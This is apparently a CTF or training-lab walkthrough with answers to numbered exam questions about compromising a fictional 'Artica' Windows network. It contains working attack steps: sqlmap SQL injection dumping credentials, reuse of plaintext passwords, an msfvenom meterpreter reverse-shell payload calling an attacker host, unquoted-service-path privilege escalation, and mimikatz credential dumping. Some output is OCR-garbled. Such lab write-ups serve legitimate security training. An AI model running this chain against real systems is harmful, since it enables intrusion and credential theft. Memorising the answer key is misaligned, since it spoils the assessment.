

1.) Enum Host 1

```
STATE SERVICE
           open ftp
21/tcp
  ftp-syst:
    SYST: Windows_NT
80/tcp
           open http
135/tcp open msrpc
139/tcp open netbios-ssn
          open microsoft-ds
 445/tcp
3389/tcp open ms-wbt-server
  ssl-cert: Subject: commonName=ARTICA-WIN-FTP.artica.office
Not valid before: 2024-06-04T13:36:14
  _Not valid after: 2024-12-04T13:36:14
  rdp-ntlm-info:
     Target_Name: ARTICA
    NetBIOS_Domain_Name: ARTICA
NetBIOS_Computer_Name: ARTICA-WIN-FTP
DNS_Domain_Name: artica.office
    DNS_Computer_Name: ARTICA-WIN-FTP.artica.office
    Product_Version: 6.3.9600
System_Time: 2024-06-05T13:37:38+00:00
   ssl-date: 2024-06-05T13:37:38+00:00; 0s from scanner time.
 49154/tcp open unknown
 49156/tcp open unknown
```

- 2.) What type of server does Unknown Host 1 appear to be? FTP server
- 3.) What version of Apache is Artica's intranet using? nmap <Host 4> -p 80 -A

Version: 2.4.41

4.) Identify vulnerabilities in services or servers:

Go to <host 4> port 80 http://<HOST4>/all_messages?to=all_staff

The to= parameter is injectable (test with a simple quote ')

- 5.) What type of attack is the Artica intranet vulnerable to? SQLi
- 6.) What is the username of the FTP account that can be found in the intranet database?
 - a. Open burp and catch the request

```
GET /all_messages?to=all_staff HTTP/1.1

Host: 10.102.54.179

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1
```

- b. Save the request text to a file, call it 'burpfile':
- c. Run:
- o sqlmap -r burpfile --batch --dump-all --exclude-sysdb
- We get creds:

```
Table: windows_directory
[2 entries]
| id | password | username |
| 1 | WoWmAgE60 | b.mocarthy |
| 2 | 0912jgf93FSnjf | artica-ftp-acc |
```

- | 1 | WoWmAgE60 | b.mocarthy
- | 2 | 0912jgf93FSnjf | artica-ftp-acc

FTP account: artica-ftp-acc

7.) Which of the following directories exists on the FTP server? Tools

```
$ ftp 10.102.18.198
Connected to 10.102.18.198.
220 Microsoft FTP Service
Name (10.102.18.198:kali): artica-ftp-acc
331 Password required
Password:
. 230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||56465|)
125 Data connection already open; Transfer starting.
10-09-19 12:56PM <DIR> Expenses
10-09-19 01:18PM
                           <DIR>
                                             HR
10-15-19 01:37PM
                           <DIR>
                                             System Administration
          12:57PM
                           <DIR>
                                             Tools
226 Transfer complete.
```

- 8.) Which port is NOT open on Unknown Host 2? 21
- 9.) What is the name of the domain Unknown Host 2 is connected to? NMAP artica.office
- 10.) What is the NetBIOS computer name of Unknown Host 1? From the NMAP ARTICA-WIN-FTP
- 11.) What type of attack is the fax server vulnerable to?

Log into ftp server with creds from sql dump ftp 10.102.18.198

cd System Administration binary #Change to binary mode get fax-server-info.pdf

Read it and we get creds: DNS: artica-fax-server User: artica\fax_acc Pw: 03mglosmf!!

Unknown Host 2 is the fax server

• Connect with xfreerdp:

xfreerdp /v:10.102.17.110 /u:artica\fax_acc /p:'03mglosmf!!' /cert:ignore /dynamic-resolution

wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" |findstr /i /v """

```
C:\Users\fax_acc>wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" |findstr /i /v """
DisplayName StartMode
Artica Logging Service Artica Logging Service C:\Program Files\Artica Applications\L
SM Unknown
```

C:\Program Files\Artica Applications\Logging Service\log-srv.exe

```
icacls "C:\Program Files\Artica Applications"

C:\Users\Fax.acc>icacls "C:\Program Files\Artica Applications"

C:\Program Files\Artica Applications Files\Artica Applications Files\Artica Applications Files\Artica Applications Files\Artica Applications Files\Artica Applications Files\CE\TrustedInstaller:(1)(F)

NT SERVICE\TrustedInstaller:(1)(F)

NT AUTHORITY\SVSTEM:(1)(F)

BULLIN\Administrators:(1)(F)

BULLIN\Administrators:(1)(F)

BULLIN\Administrators:(1)(F)

BULLIN\Users:(1)(R)

BULLIN\Users:(1)(R)

CREATOR ONNER:(1)(01)(C1)(10)(F)

APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(1)(RX)

APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(1)(C1)(I0)(GR,GE)
```

Unquoted service path

12.) Exploit the vulnerabilities to obtain the tokens.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.102.52.111 LPORT=9000 -f exe -o Logging.exe
```

python -m http.server 8080

Download rev shell

msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.102.52.111; set lport 9000; exploit"

Put in C:\Program Files\Artica Applications

```
SC QC "Artica Logging Service"

C:\Users\fax_acc>sc qc "Artica Logging Service"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Artica Logging Service

TYPE : 10 WIN32_OWN_PROCESS

START_TYPE : 2 AUTO_START

ERROR_CONTROL : 1 NORMAL

BINARY_PATH_NAME : (.)Program Files\Artica Applications\Logging Service\log-srv.exe

LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Artica Logging Service

DEPENDENCES : SERVICE_START_NAME : LocalSystem

C:\Users\fax_acc>sc stop "Artica Logging Service"
```

```
C:\Users\fax_acc>sc stop "Artica Logging Service"
[SC] Control5ervice FAILED 1062:
The service has not been started.
```

sc start "Artica Logging Service"

C:\Users\fax_acc>sc start "Artica Logging Service"

```
L$ msfconsole -q -x "use multi/handler; set payload wind
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.102.52.111
lport => 9000
[*] Started reverse TCP handler on 10.102.52.111:9000
[*] Sending stage (200774 bytes) to 10.102.17.110
[*] Meterpreter session 1 opened (10.102.52.111:9000 -> :
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


ps

migrate to winlogon.exe

load kiwi

kiwi cmd "token::elevate /domainadmin"


creds_all



emma.thompson: iLOVEbears1204

13.) What is the token found within the file located on the Administrator's desktop on the domain controller?

On the existing RDP session - Open Remote Desktop and use the creds for Emma



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